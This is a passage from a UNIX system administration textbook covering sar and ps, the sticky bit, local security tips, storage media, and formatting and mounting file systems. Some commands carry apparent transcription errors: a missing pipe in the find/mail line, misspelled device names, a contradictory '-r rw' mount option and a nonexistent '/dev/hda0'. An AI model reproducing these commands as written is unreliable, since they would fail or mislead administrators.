- */var/cron/log* This file contains a history of jobs that are kicked off by the **cron** facilities. Like *sulog,* it should be truncated or deleted occasionally

System Activity Reporting (sar)

You can gather a wide variety of system activity information from your UNIX system using the **sar** command and related tools. The **sar** command can show you performance activity of the central processor or of a particular hardware device. Activity can be monitored for different time periods.

Here are a few examples of the reports you can generate using the **sar** command with various options:

```
# sar -d
SunOS attlis 10 sun4ru    07/21/06
13:46:28  device %busy avque r+w/s blks/s  avwait  avserv
13:46:58  sd01      6   1.6     3      5    13.8    23.7
          sd04     93   2.1     2      4   467.8   444.0
13:47:28  sd04     13   1.3     4      8    10.8    32.3
          sd05    100   3.1     2      5   857.4   404.1
13:47:58  sd04     17    .7     2     41      .6    48.1
          sd09    100   4.4     2      6  1451.9   406.5
Average   sd04     12   1.2     3     18     8.4    34.7
          sd09    100   3.2     2      5   925.7   418.2
```

The information given by the preceding command shows disk activity for various hard disk devices. At given times, it shows the percentage of time each disk was busy, the average number of requests that are outstanding, the number of read and write transfers to the device per second, the number of blocks transferred per second, and the average time (in milliseconds) that transfer requests wait in the queue and take to be completed. The command

```
# sar -u
SunOS attlis 10 sun4ru    07/21/06

10:02:07    %usr    %sys    %wio   %idle
10:02 :27     82      18       0       0
10:02 :47     39      35      16      10
10:03 :07      7      28      16      50
10:03 :27      1      16       0      83

Average         32      24      8       36
```

shows the central processor unit utilization. It shows the percentage of time the CPU is in user mode (%usr), system mode (%sys), waiting for input/output completion (%wio), and idle (%idle) for a given time period. It is possible to run **sar** as a **cron** job to take snapshots of your system throughout the day You can store this information in a file to be viewed by the superuser. If you wish to get an accurate picture of system performance, this is a good way to do it.

Check Processes Currently Running (ps -ef)

You can use the **ps** command with the **-ef** options to see all the processes currently running on the system. You may want to do this if performance is very slow and you suspect either a runaway process or that particular users are using more than their share of the processor.

Following is an example of some of the processes you would typically see on a running system:

```
# ps -ef
     UID   PID  PPID  C    STIME TTY   TIME COMD
    root     1     0  0   Oct 29 ?    14:47 /sbin/init
    root   213     1  0   Oct 29 ?     0:40 /usr/lib/saf/sac -t 300
    root  3107     1  0   Nov 01 ?     0:04 /usr/lib/lp/lpsched
```

```
    root   103     1  0   Oct 29 ?     0:03 /usr/slan/lib/admdaemon
    root   113     1  0   Oct 29 ?     3:03 /usr/sbin/cron
    root   216     1  0   Oct 29 ?     0:04 /usr/lib/saf/ttymon -g
-m Idterm -d /dev/contty -1 contty
    root  3157     1  0   Nov 01 console 0:03 /usr/lib/saf/ttymon
-g -p Console Login: -m Idterm -d /dev/console -1 console
    root   217     1  0   Oct 29 ?   0:01 /usr/sbin/hdelogger
    root   221   213  0   Oct 29 ?   0:21 /usr/lib/saf/ttymon
    root   222   213  0   Oct 29 ?   0:19 /usr/lib/saf/ttymon
     mcn  4431   221  4 02:43:20 term/11 0:03 -sh
     mcn  4436  4431 32 02:43:57 term/11 11:54 testprog
```

If the system is very slow, you may want to check for runaway processes on your system. If you see a process that is consuming a great deal of CPU time, you may want to consider killing that process (see Chapter 11).

> **Caution** *Do not kill processes without careful consideration. If you delete one of the important system processes by mistake, you may have to reboot your system to correct the problem.*

To kill the runaway process called **testprog** in the preceding example, you first need to know that you kill *process ids (PIDs),* not process names. Since the PID for **testprog** is 4436, typing

```
kill -9 4436
```

will terminate the process unconditionally

The Sticky Bit

An innovative feature of UNIX in the early days of small machines was the concept of the sticky bit in file permissions. As originally implemented, if an executable file had the sticky bit set, the operating system would not delete the program text from memory when the last user process terminated. The program text would be available in memory when the next user of the file executed it. Consequently, the program did not need to be loaded, and execution was much faster. This was a useful feature, improving performance, in the days of small machines and expensive memory Today, however, with fast disk drives and cheap memory, using the sticky bit to keep a program in memory is obsolete, and most UNIX systems simply ignore it.

One feature of the sticky bit is important for system administration. Setting the sticky bit has important effects when it is set on a directory Using the sticky bit on directories provides some added security Some directories on the UNIX System must allow general read, write, and search permission, for example, *tmp* and *spool* A danger with this arrangement is that others could delete a user's files. In most current UNIX versions, the sticky bit can be set for directories to prevent others from removing a user's files. If the sticky bit is set on a directory, files in that directory can only be removed if one or more of the following conditions is true:

- The user owns the file.
- The user owns the directory
- The user has write permission for the file.
- The user is the superuser.

In order to set the sticky bit, you use the **chmod** command, like this:

```
# chmod 1753 progfile
```

or

```
# chmod +t progfile
```

In order to change the access permissions of a file, you must either own the file or be the superuser. To see if the sticky bit is set, use the **ls -l** command to check permissions. If you set the sticky bit of a file, a *t* will appear in the execute portion of the others permissions field, like this:

```
$ ls -l vi
-rwxr-xr-t   5 bin      bin       213824 Jul  1  2006 vi
```

PREV NEXT

PREV NEXT

Security Tips for System Administrators

You can do many things as an administrator to help secure your system against unauthorized access and the damage that can result. In addition to securing your local machine, there are a number of methods to "armor" your system against network attacks. We discuss the network security issues and methods of guarding against intruders in greater depth in Chapter 12 and Chapter 17.

What follows is a list of security tips for administrators for local machines.

Use Only Authorized Commands Make sure the authorized versions of commands that allow system access are used. These commands include

su	Used to change permissions to those of another user
cu	Used to call other UNIX systems
ttymon (formerly **getty**)	Used to listen to terminal ports and allow login requests
login	Used to log in as a different user

If someone is able to replace these commands with his own versions, change their ownership permissions, or move his own versions of these commands ahead of the real ones in a user's *$PATH,* that person may be able to secure other people's passwords or complete information about how to access remote systems.

Protect Your Superusers Passwords, particularly root passwords, should not be given over the phone, written down, or told to users who do not need to know them. Change privileged passwords frequently, and use different passwords for different machines, to limit the amount of access if a password is discovered. Close off permissions to superuser login directories so that nobody can write to their *bin* or change their *.profile.* Limit the number of setuid programs (those that give one user the permissions of another) to those that are necessary Don't make setuid programs world-readable. Remove unnecessary setuid programs from the system. The following command will mail a list of all setuid root files to *sysadmin.*

```
# /usr/bin/find / -user root -perm -4000 -print
       /usr/ucb/mail -s "setuid root files" sysadmin
```

If you need to perform superuser tasks while logged in as a normal user, use the **sudo** command to allow you to temporarily perform the superuser task you need to. This will return you to normal user privileges upon completion of the task, and avoid involuntarily leaving a user with root privileges. Specific users can also be granted access to specific *limited* root-level commands used for system administration functions (which are logged for security purposes) using **sudo**.

Provide Accountability Set up your system in a way that will provide accountability Each user should have his or her own login and user ID so that the user is solely responsible for the use of that login. If you do want to provide a special-purpose login that many people can use for a specific task, such as reading company news, you should not allow that login to access the UNIX system shell. Use commands like **useradd** and **passwd** or the menu interface provided with your system to add users and change passwords. This will ensure that the */etc/passwd* and */etc/shadow* are kept in sync.

Protect Administrative Files Administrative files should be carefully protected. If log files such as *sulog,* which tracks superuser activity, are modified, someone could attempt to break in as superuser could be hidden. If files in the *crontab* directory, especially those owned by root, sys, and other administrative logins, are modified, someone could start up processes with the owner's privileges at given times. If startup files, such as *inittab* and *rc.Xd,* are modified, commands could start up when your system changes states that would allow unauthorized access to your system.

A secure system requires that you set it up in a secure way and then continually monitor the system to be sure that no one has compromised that security Some of the techniques you can use are discussed in the following sections.

Use Password Aging Use password aging to make your users change their passwords at set intervals. Here is an example of how to set password aging:

```
# passwd -x 40 -n 5 abc
```

In this example, the maximum amount of time that user *abc* can go without changing her password is 40 days. The next time *abc* logs in after 40 days, she will be told to enter a new password. After the password is changed, it cannot be changed again for at least five days (this will prevent a user from immediately changing back to the old password).

Limit setuid Programs Check for **setuid** and **setgid** programs. These are programs that give a user, or group, the access permissions of another user or group. These files should be limited to only those that are necessary, and they should never be writable. Here are some examples of standard **setuid** programs that reside in */bin:*

```
# ls -1 /bin
  -r-sr-xr-x   1 root    bin       36488 Oct 11 20:20 /bin/at
  -r-sr-xr-x   1 root    bin       17300 Oct 11 20:21 /bin/crontab
  ---s-x-x     1 uucp    uucp      66780 Oct 11 07:58 /bin/cu
  -r-sr-xr-x   1 root    root      38472 Oct 11 11:34 /bin/su
```

In each case, the command provides that user's privileges to any user who runs the command. Make sure the commands are not writable and that they are owned by administrative logins.

Use Full Pathnames When accessing commands that ask you for password information, use full pathnames, such as */bin/su.* Use these commands only on trusted terminals, preferably only from the console.

Analyze Log Files You should analyze log files for attempts to misuse your system. Here are two important log files:

/var/adm/sulog	Logs each time the **su** command is used to change the user's privileges to those of another.
/var/cron/log	Contains a history of processes started by **cron**.
/var/log/secure	Logs network services such as ftp and telnet attempts.
/var/log/authlog	Traces Authentication Server activity.

PREV NEXT

Summary

This chapter should have given you a sense of what goes into administration for a UNIX system. Once you have your system installed, the material in this chapter will provide a good idea of what you need to do to add and delete users, and generally administer the system. Basic commands and important concepts are touched on. However, some subjects that are not considered essential for starting up and getting to know your system are not described here, but rather in the next chapter. Also, most of the commands in this chapter have many other options than those described here. If you are interested in understanding how to perform administration using a menu interface, familiarize yourself with your menu interface and its icons before attempting to perform system administration. Learn, if possible, what the underlying activities are that take place when a menu icon is used instead of the command-line interface. You may someday encounter a machine on which you have to use command-line interfaces.

The next chapter covers new topics, such as managing disk storage, and expands on previously discussed topics, such as using the UNIX file system. Once you feel comfortable with this chapter and the next, it is recommended that you obtain a System Administrator's Guide for your particular version of UNIX. This will explain each administrative command and file format in greater detail.

PREV NEXT

PREV NEXT

How to Find Out More

Many good books are available on System Administration. Here are a number for beginners (and for some more experienced system administrators as well):

Bauer, Kirk. *Automating UNIX and Linux Administration*. Berkeley, CA: Apress, 2003.

Calkins, Bill. *Solaris 10 System Administration Exam Prep 2.* Indianapolis, IN: Que, 2005.

Feiler, Jesse. *Mac OS X: The Complete Reference.* Berkeley CA: McGraw-Hill/Osborne, 2001.

Frisch, Æleen. *Essential System Administration*. 3rd ed. Sebastopol, CA: O'Reilly & Associates, Inc., 2002.

Maxwell, Steven. *UNIX System Administration: A Beginner's Guide*. Berkeley, CA: McGraw-Hill/Osborne, 2002.

Michael, Randal K. *AIX 5L Administration*. Berkeley, CA: McGraw-Hill/Osborne, 2002.

Negus, Christopher, and Thomas Weeks. *Linux Troubleshooting Bible*. Indianapolis, IN: John Wiley & Sons, 2004.

Nemeth, Evi, Garth Snyder, Scott Seebass, and Trent Hein. *UNIX System Administration Handbook*. 3rd ed. Englewood Cliffs, NJ: Prentice Hall, 2000.

Petersen, Richard. *Red Hat Enterprise Linux and Fedora 4: The Complete Reference*. 3rd ed. Berkeley, CA: McGraw-Hill/Osborne, 2005.

Poniatowski, Marty. *HP-UX 10.X System Administration*. Englewood Cliffs, NJ: Prentice Hall, 1995.

Poniatowski, Marty. *HP-UX 11i System Administration*. Englewood Cliffs, NJ: Prentice Hall, 2003.

Winsor, Janice. *Solaris System Administrator's Guide*. Mountain View, CA: Sun Microsystem Press, 1998.

Web Sites with Useful Information on System Administration

Numerous web sites offer valuable system administration information for each of the variants discussed in this chapter. Here are just a few for each of the variants discussed throughout this book.

Linux has an online *Linux System Administrator's Guide 0.9*, by Lars Wirzenius. It is one of the better guides and includes many tips and tricks. You can get it at *http://www.tldp.org/LDP/sag/html/index.html* There is a good online entry on Linux Administration Made Easy (LAME), part of the Linux Documentation Project, at *http://www.tldp.org/LDP/lame/LAME/linux-admin-made-easy/*.

Sun Microsystems has a site with System Administration info and FAQs about the Solaris 10 environment at *http://www.sun.com/bigadmin/products/sol10.html*.

HP has a site with useful information about administration of HP-UX 11.0 systems at *http://docs.hp.com/en/oshpux11.0.html*. HP also has a similar site for HP-UX 10.0 systems at *http://docs.hp.eom/en/oshpux10.x.html*. There is a site for registration for HP-UX 11 administration courses at *http://www.mindiq.com/ilt/hpux/hp200.php*.

For AIX users, there is a discussion of unique issues regarding AIX system administration at *http://www.unet.univie.ac.at/aix/aixbman/admnconc/sys_mgmt.htm*. There is also course registration information for AIX system administration at *http://www.mindiq.com/ilt/aix/ap200.php*.

Mac OS users can find a short description of basic system administration functions at *http://campus.umr.edu/cis/desktop/documentation/mac/osx/basic_system_administration.pdf* as well as some system administration tech-tips and recipes at *http://www.tech-recipes.com/mac_system_administration.html*.

Newsgroups to Consult for Information on System Administration

You can gain a lot of insight into the issues of system administration simply by following the discussion in the USENET newsgroup *comp.unix.admin*. You will probably also want to read the newsgroup(s) devoted to the specific machine or version of UNIX you are using. The following newsgroups address questions dealing with administration and general use for particular operating systems. Usually, if you lack relevant or useful documentation, you will get useful information back when you post questions to the appropriate newsgroups. Some useful newsgroups are

comp.os.linux.admin

comp.sys.sun.admin

comp.sys.hp.hpux

comp.unix.aix

comp.unix.solaris

*comp.mac.sys.**

comp.unix.questions

Journals and Publications on System Administration

There are a number of journals and publications on system administration for UNIX variants.

For Linux, here are a few good journals:

http://www.linuxjournal.com/-Linux Journal (also available in print at newsstands)

http://www.linuxmagazine.com/-Linux Magazine (also available in print at newsstands)

http://www.linuxtoday.com/-Linux Today

http://www.linuxplanet.com/linuxplanet/- Linux Planet

http://linuxgazette.net-Linux Gazette

http://www.linuxfocus.org/-Linux Focus

For Solaris:

http://www.adminschoice.com/-Admin's Choice (technical tips, articles, discussions)

For HP-UX:

http://www.hpl.hp.com/hpjournal/journal.html-The HP Journal online

For AIX:

http://www.eservercomputing.com/ME2/Default.asp-eServer Magazine (covers AIX)

For Mac OS:

http://www.mactech.com/index.html-Mac Tech: The Journal of Macintosh Technology

http://www.macworld.com/-Mac World: The Mac Product Experts

http://www.macaddict.com/-Mac Addict (A better machine, a better magazine)

For all of the variants above:

http://www.samag.com/ -Sys Admin: The Journal for UNIX/Linux Administrators

PREV NEXT

Chapter 14: Advanced System Administration

The information in this chapter is for more experienced system administrators. It is organized around two main topics: managing information storage and managing system services. While UNIX variants may handle user processes and interfaces differently, information storage and system services management is performed in the same manner across variants.

Managing information storage requires you to understand the layout of standard files and directories in the UNIX system, how files and directories are related to *file systems,* and the relation between file systems and storage media (such as hard disks).

Managing system services is important for maintaining a secure, properly working computer. System services described in this chapter include the *Service Access Facility (SAF)* and accounting.

Managing Information Storage

Most users see stored information on a UNIX system as a collection of files and directories, largely independent of particular devices or media. An administrator must view these files and directories as a set of file systems that are connected to storage media.

Storage Media and UNIX File Systems

A variety of storage media are now available for use on UNIX systems. The most typical storage devices are floppy disks, hard disks, cartridge or nine-track tapes, and CD-ROMs or DVDs.

Floppy Disks

Using floppy disks is the slowest, most inconvenient, and most expensive way to store data. Although floppies have become cheap, it normally takes boxes of them and hours of manually changing disks to do a complete backup. Standard 3–1/2″ floppy drives are extremely cheap, around $20 each, and as a result come installed in some small computer systems. If your computer does not have one, they are relatively easy to install. Because of their ubiquity, they’re great for exchanging small amounts of data via “sneaker net” (i.e., walking a disk between machines). If you plan to do a lot of backups onto a floppy medium, you should investigate some of the newer technologies that enable you to store 120 MB of data on a single “super-disk” by using a special floppy drive.

Hard Disks

Hard disk drives have continued to get larger and cheaper at a rate that just barely exceeds the normal UNIX System user’s need for more storage. Multigigabyte drives are common on desktops and laptops as well as high-end workstations and servers. Disk arrays on servers can bring the total drive capacity into the terabyte range. With today’s large disks and the capability to have many disks attached to a single processor, file management and system backup routines are especially important.

Cartridge Tapes

Some workstations are equipped with Quarter Inch Cartridge (QIC) tape drives. The tapes are relatively fast and are a potentially good choice for backups. There are a number of different tape sizes, ranging in storage space from megabytes to about 5 GB. Generally, but not always, a tape drive can read a tape written on a smaller (less dense) tape. Also, workstations and PCs usually use different format QIC drives, and some manufacturers differ in how they write data onto the tape, causing compatibility problems. However, QIC compatible drives are readily available and often used.

Exabyte type, or eight-millimeter (8-mm), cartridge tapes use the small-size videotape standard. These drives are fast and, using compression, hold up to 7 GB, enabling an easy backup of most systems. They are the workhorse of tapes on many processors and have virtually replaced the floppy as the lowest common denominator for a distribution medium. Newer-format 8-mm tapes, called AIT (*A*dvanced *I*ntelligent *T*ape), have a capacity of up to 50 GB of compressed data.

If you want to perform backups on any of these formats of cartridge tapes, you will need to check with vendors about which tape devices and drivers (to manage the tape device) are available for your computer. While newer technologies like VXA Packet Technology allow any SCSI cartridge to be recognized as an *st* device under Linux, it may be necessary-if you know how-to recompile the kernel if no appropriate drivers are included with your system.

Nine-Track Tapes

Historically, most minicomputers, and therefore most UNIX System computers, were equipped with nine-track tape drives. Less than 15 years ago, a popular UNIX System administration book suggested that nine-track tapes were the best choice for backups. Today, however, they are obsolete. They are seen mainly in large, mainframe computer installations, and in the background of old movies and television shows. Nine-track tape drives are generally big, relatively expensive, hard to maintain, and relatively slow. At 1,600 bpi, a 2400-foot nine-track tape can only hold about 50 MB, and at 6,250 bpi, less than 200 MB. They process data at speeds up to 100 IPS (inches per second). So it takes about 288 seconds (a little less than 5 minutes) to read 200 MB of data. The only reason to have one is to be able to read old backup tapes. If you have these old tapes, you should be migrating them to newer media. The legacy of nine-track tape persists, anachronistically, in some UNIX System commands such as **tar** (*t*ape *ar*chiver), which is used now to archive files to disk, cartridge tape, or CD-ROM/DVD.

DAT Tapes

Increasingly, computer manufacturers are providing DAT (*D*igital *A*udio *T*ape) drives in workstations and minicomputers. DAT tapes and drives for digital data applications are similar in appearance and function to audio DATs. These tapes use a format called DDS (*D*igital *D*ata *S*torage). DDS2 cartridges are four-millimeter (4-mm) tape and are themselves very small; two of the cartridges are about the size of a deck of playing cards. The tapes can hold 4 GB of data in uncompressed form or 8 GB in compressed format. DDS3 cartridges hold even more data, with a compressed storage capability of up to 24 GB of data.

DLT Tapes

Users of systems that require backup of large volumes of data often use 1/2-inch DLT (*D*igital *L*inear *T*ape) tapes as the backup medium. DLTs use a concept of an enclosed single-reel tape that is loaded similarly to the original externally mounted tape reels but is much more reliable. These tapes are relatively fast and can store up to 70 GB of data in compressed format. Current technology allows multiple tapes to be loaded in units across a network, each of which can be loaded or unloaded via a central mechanism.

Writable CD-ROMs and DVD Writers

Writable CD-ROM devices are available in a number of formats and styles. They provide a popular way to permanently store large amounts of data. Once a CD-ROM is written using a write-capable drive, the disks can be read by any normal CD-ROM drive, and they have the same capacity as a normal CD-ROM (about 600 MB). Therefore, one reasonable approach is to equip a network of machines with one write-capable drive and with several normal CD-ROM drives for a group to use. Blank compact discs are becoming relatively inexpensive, ranging between $1 and $5 per disc. Using *rewritable* CDs lowers the cost of backup storage even more, since they can be written to and reformatted hundreds of times with no problems. The drives that are available today write much faster than they did a few years ago but still are much slower than the normal read capability They are most suited for archival storage of important data but are also effective for distribution of large amounts of data to a small number of users (for instance, large digitized image and audio files).

DVD writers, while more expensive than CD-ROM writers, store significantly more data (4.7 GB and up), and thus are worth the investment if you need to store large volumes of data frequently In addition, DVD players are backward-compatible and can play CD-ROM formats as well as DVD formats.

UNIX File Systems

Floppy disks, tapes, and CD-ROMs are portable media, generally used for installing software and backing up and restoring information. Although they can be used to store file systems, a system's permanent file systems are generally stored on hard disk. Therefore, the description of the relationship between file systems and storage media will focus on hard disks.

When you receive your computer, the hard disks are probably already formatted into addressable sectors, called *blocks,* which are usually 512 bytes each in size. Once UNIX is installed, the disks are divided into sections or *partitions,* each of which contains some number of these blocks. Each file system is assigned one of these partitions as the area where information for that file system is stored.

Devices

The interface to each disk partition is through *device-special* files in the */dev* directory General users never have to bother with a file system's */dev* interface. You should be aware of these device-special files if you are administering a system, however. Device names may be needed to do administrative tasks, such as changing disk partitioning and doing backups.

Hard disks are considered block devices: They read and write data of fixed block sizes, typically 512 bytes. However, there is usually a character (or raw) device interface as well as a block device interface. Character devices read and write information one character at a time. Some applications that access disks require a character interface. Others require a block interface.

Naming conventions for device names vary among UNIX systems. If you are not sure whether a device is a block or character device, you can use the **file** command, which tells you the type of file in question, such as

```
#file sbusmem@1, 0:slot1
sbusmem@1, 0:slot1     character special (69/1)
```

Block devices start with the letter *b,* and character devices begin with the letter *c.* On some UNIX systems, block and character (raw) devices for disks are separated into the */dev/ dsk* and */dev/rdsk* directories, respectively There is also a convention to provide more English-like names for these devices (such as *disk1, ctape1, diskette1,* or *CDROM1*) so that you don't need to remember the more complex naming structures (such as c0t6d0s0) when accessing a device.

File System Structure

Each block in a file system, from block 0 to the last block on the partition, is assigned a role. Early UNIX systems would support one type of file system; thus, the layout of each partition would be the same across the entire system. With the growth of UNIX variants, however, different *file system types* are supported by the different implementations of file systems.

The Linux File System Type

Linux uses about a dozen file system types. The most common is the *ext2* file system, which is the standard one. It supports both large file sizes and large filenames. Some of the more often used ones include the *msdos* file system (used for MS-DOS file partitions), the *vfat* and *ntfs* file systems (used for Windows 98/NT files), the *proc* file system (used for system processes), the *NFS* file system (used for remote mounting), the *swap* file system (used for swap partitions and swap files), and the *sysv* file system (used for System V files).

The s5 File System Type

Some UNIX variants (such as UnixWare) use the *s5* file system. The layout of the *s5* file system will help you understand how file systems are structured.

The first block (block 0) of an *s5* file system is the *boot block* (used for information about the boot procedure if the file system is used for booting). Block 1 contains the *super block* (used for information about the file system size, status, its inodes, and storage blocks). The rest of the blocks are divided between *inodes* (containing information about each file in the file system) and *storage blocks* (containing the contents of the files).

Besides the *s5* file system type, two other file system types are available for UNIX variants: the *bfs* and *ufs* file system types.

The *bfs* file system is a special-purpose file system, containing the file needed to boot UNIX. The *ufs* file system is particularly suited to applications that operate more efficiently writing larger blocks of data (i.e., larger than 512 bytes).

As a result of having different file system types on the same system, every command that applies to a file system has been enhanced. For example, the **mount, volcopy,** and **mkfs** commands have been changed to accept options to specify the type of file system to mount, copy, or create. As new file system types are created, new options to commands for manipulating the file systems will be added.

The Solaris File System Type

The most commonly used file system in Solaris is the *ufs* file system. This file system structure is a more complex structure than the *s5* file system. It is usually defined as the default file system type in the system file */etc/default/fs*. File systems under Solaris are normally created using the **mkfs** command, but *ufs* file systems can also be created using the newf s command. For example, if you wish to create a *ufs* file system on the raw device */dev/rdsk/c0t0d0s5,* you could either use **mkfs** as follows:

```
mkfs -F ufs /dev/rdsk/c0t0d0s5
```

or use the **newfs** command:

```
newfs /dev/rdsk/c0t0dos5
```

The **newfs** command actually uses the **mkfs** command to create the file system. In the previous examples, the *ufs* file system will be created with system defaults for blocking, size, and other options. These options can be specified at creation time. Use the **man** page for the **newfs** command to review the options and their functions before you attempt to do this, though, to avoid creating an unusable file system.

The HP-UX File System Types

HP uses a file system structure called HFS (*H*igh-Performance *F*ile *S*ystem), not to be confused with the Linux HFS (*H*ierarchical *F*ile *S*ystem). This structure was based on System V Release 4, and thus the file system type structures look very similar. In fact, most directories that are used for systems management are used in the same way on both systems (see Chapter 3 for a comparison of tree structures). HP-UX also uses a file system called vxfs (*V*ERITAS *F*ile *S*ystem), which is a 64-bit implementation of a *journaled file system,* (one that tracks and logs file system activity in the event of a system crash) one that provides higher file system integrity than other file system managers, as well as quick recovery in the event of a file system failure.

CD-ROM File Systems

Many newer UNIX systems use CD-ROM-based file systems as well as disk-based ones. The standard CD-ROM file system structure conforms to the ISO 9660 standard and is used by all the variants by default. Some additional formats are supported by some of the variants, though. In particular, Solaris and Linux can handle CD-ROMs that follow the High Sierra, Joliet, and Rockridge formats. These formats are an extension of the ISO 9660 standard that resolve format, filename length, and other ambiguities in the existing standard. Other CDROM read/write formats based on ISO 9660 are being developed currently

If you are planning to use a CD-ROM as either a mass storage device or a mounted device to read information from or write information to, you should make sure that your operating system environment supports the data formats of the file systems that you plan to mount on your CD-ROM. If you want more information concerning CD-ROM compatibility, access the *comp.publish.cdrom* newsgroup. Many other newsgroups under this area discuss CD-ROM hardware and software compatibility. There is also a good web site that describes the ISO 9660 standard and its extensions at *http://www.disctronics.co.uk/cdref/cd-rom/iso9660.htm*.

DVD-ROM File Systems

DVD-ROMs use the *udf* (*U*niversal *D*isk *F*ormat) file system. *udf* is another file system that conforms to the ISO 9660 standard. It was developed initially as a solution to replace the CD-ROM specifications, but it has since grown in features to make it ideal for use in DVDs as well. As the amount of data that needs to be backed up continues to grow, DVD-ROMs are increasingly becoming the media of choice on which to store backups.

A number of commercial software vendors offer packages that allow creation of data, audio, and video onto DVDs, such as Roxio and Nero. In addition, there are other versions of DVD backup software that allow UNIX systems to be backed up, such as Microlite's BackupEDGE software that works with Panasonic's DVD-RAM (a new technology combining DVD-ROM capability and tape backup functionality). For more information, see Microlite's page at *http://www.microlite.com/*.

Managing Storage Media

In most cases, by the time the UNIX System is installed on your computer, the hard disk is already formatted, partitioned (using default sizes), and divided up among the standard file systems (such as */, /usr, /etc*). In some cases, though, you can define the amount of disk space allocated to each of the file systems. Installing Linux (see Chapter 6) is an example of a ground-up definition of file system allocation. In general, it's a good idea to think about how you are going to use the system before you assign file systems to physical devices, so that you don't have to move file systems from disk to disk to gain more space.

The computer is also configured to mount each file system (that is, make it accessible for use) when you enter either single- or multiuser mode. When you start up the machine, the entire UNIX system directory structure will be available for you to use.

You may not need to do anything to your storage media to have a usable system. However, you may find that you want to add a new hard disk; use floppy disks, tapes, or CD-ROMs for data storage; or change the partitioning assigned to your file systems. The following sections will describe the commands that will help you format the media to accept data and create and mount file systems.

> **Note** *Although the commands shown in the following sections will be the same on most UNIX systems, the options you give those commands will vary greatly. This is because different UNIX systems reference devices differently and because each specific storage medium has its own characteristics.*

Formatting a Floppy Disk

Before it can be used to store data, a floppy disk must be formatted. Here is a Linux example of how to format a 1.44-MB floppy that is referred to as */dev/fd0* on your system:

```
# mkfs -t ext2 /dev/fd0  1400
```

The **-t** option specifies that the *ext2* file system is to be used for the floppy. If an error occurs, the floppy may be defective. The device is a character-special device representing the entire floppy disk drive. (As noted earlier, device names can differ from one system to the next.) Once the floppy is formatted, you can mount it (see later on in this chapter). If you want to do a *low-level* format of a floppy in Linux, the **fdformat** command may be used instead:

```
# fdformat /dev/fd0
```

fdformat is also the command used to format a floppy under Solaris.

Formatting a Hard Disk

Hard disks are typically shipped from the manufacturer formatted for the system on which you intend to use them. This is done on a Solaris system, for example, via a command such as **format** as follows:

```
# format -d /dev/c1t1d0
```

This command will format the raw device file */dev/c1t1d0* with system defaults.

In most cases, however, before you can use a new hard disk on your system, you must add a *v*olume *t*able *o*f *c*ontents (VTOC) to the disk. The VTOC describes the layout of the disk. The following is an example of a command for adding a VTOC to a new hard disk with the raw device name of */dev/rdsk/c0t0d0s0* onto your system. Once the disk is installed according to the hardware instructions, type the following command:

```
# fmthard /dev/rdsk/c0t6d0s0
```

The device is the character-special device representing the entire hard disk drive. (You may initially want to run the command with the **-i** option to view the results before writing the VTOC to the disk.) It is important to note that you must first run the **fdisk** command on a drive if you are formatting it on an X86-based computer.

In Linux, you don't actually format the hard drive (unless you are doing a low-level format), but rather the partitions on the hard drive. Use the **mkfs** command like this:

```
# mkfs -t ext2 /dev/hda0 4000
```

This will define the first disk partition as an *ext2* type file system with 4000 blocks. You may then define subsequent partitions similarly, depending on the size and file system format you want for each of them. Linux also supports the **mkfs.ext2** command to partition an *ext2* type file system.

Other variants also use the **mkfs** command with different options. For example, whereas Linux uses the **-t** option for file system type, Solaris and HP-UX use the **-F** option.

Labeling a File System on Floppy Disk

Once a file system is created, you must label it. The label should be the directory pathname from which the file system is accessed. In the following example, the file system on the disk in drive 1 *(/dev/fd0)* is labeled */mnt*.

```
# /etc/labelit /dev/fd0 /mnt
Current fsname: /mnt, Current volname: , Blocks: 1422, Inodes: 176
FS Units: 1Kb, Date last modified: Tue May 16 11:28:25 2006
NEW fsname = /mnt, NEW volname = -- DEL if wrong!!
```

Linux uses the **e2label** command to label *ext2* or *ext3* type file systems, so the equivalent command would be

```
# e2label /dev/fd0 /mnt
```

Mounting File Systems

Mounting is the action that attaches a file system to the directory structure. You can mount a file system directly from the shell or have the file system mounted automatically when your computer starts up. You might be more likely to mount a disk on demand using the **mount** command, whereas you might want a hard disk file system to be mounted automatically The directory that is to be associated with the device that you mount is known as the *mount point.*

To detach the file system from the directory structure, you must unmount it, using the **umount** command. If the file system was mounted automatically, then it will be unmounted automatically when you bring down the system.

Mounting a File System from Floppy Disk

Before you can use a floppy disk on a UNIX system, you must explicitly mount it with the **mount** command to a mount point. To mount a floppy disk on drive 1 *(/dev/fd0)* to the directory */mydir* on a Linux system for example, you type the following command:

```
# mount  /dev/fd0 /mydir
```

You could then cd to the */mydir* directory and create or access files and directories on the floppy disk.

Mounting File Systems from Hard Disk

You can set up file systems to mount automatically when your system starts up by adding an entry to the */etc/vfstab* file, or */etc/fstab* for Linux. Following is an example of an */etc/vfstab* file entry that automatically mounts */dev/c1t0s0s0* onto the mount point / (root):

```
/devclt0s0d0    /dev/clt0sd0  /    ufs   1       yes
```

It is common for most of the normally used file systems to be automatically mounted at system startup (boot) to allow your users to access resources on them immediately In addition to commonly used disk file systems, you can mount other media, such as floppies, tapes, and CD-ROMs.

Mounting File Systems from CD-ROM

If you have a UNIX System workstation with a SCSI CD-ROM reader installed, you can manually mount the CD-ROM read/write as in the following example, which is for Solaris:

```
# mount -F hsfs -r rw /dev/dsk/cxtyd0sz /cdrom/cdrom0
```

where *x* is the CD-ROM drive controller number, *y* is the CD-ROM drive SCSI ID number, and *z* is the slice partition on which the CD-ROM is located.

File naming conventions differ across systems, so check your computer manual for the filename that corresponds to the CD-ROM drive on your machine. For example, the equivalent mount statement on Linux is

```
mount  /mnt/cdrom
```

since the mount directory */mnt/cdrom* is reserved for CD-ROM file systems on Linux.

System administrators may wish to write to CD-ROMs as the repository of system backup information. It is helpful to understand how file systems are created and managed on writable CD-ROMs. One of the most helpful ways to do this on Linux is to use the *loopback device* capability This block-device service enables you to mount a file as a file system, which then can be administered just like any other file system. You can write the information that you wish to write to the CD to this file system first. You can then view the structure of the file system before writing it to the CD-ROM. You can even perform encryption using a loopback file system.

Unmounting a File System from Floppy Disk

You can unmount a file system from a floppy disk on a Linux system, using the previous floppy mounting example, by unmounting either the raw device, as follows:

```
# umount /dev/fd0
```

or the mount point name, as follows:

```
umount /mydir
```

The file system will no longer be available to your computer. You can remove the disk. (Note that you cannot unmount a file system that is in use. A file system is in use if a user's current directory is in that file system, or if a process is trying to read from or write to it.)

Unmounting a File System from Hard Disk

A file system that was set up in the */etc/vfstab* or */etc/fstab* to mount automatically will be unmounted when the system is brought down. However, if you want to temporarily unmount a hard disk file system, you can use the file system name to unmount the file system. For example, if the device */dev/c1t0d4s0* is mounted at mount point */dev/rdsk/c1t0d4s0* with the file system name */home,* you can type

```
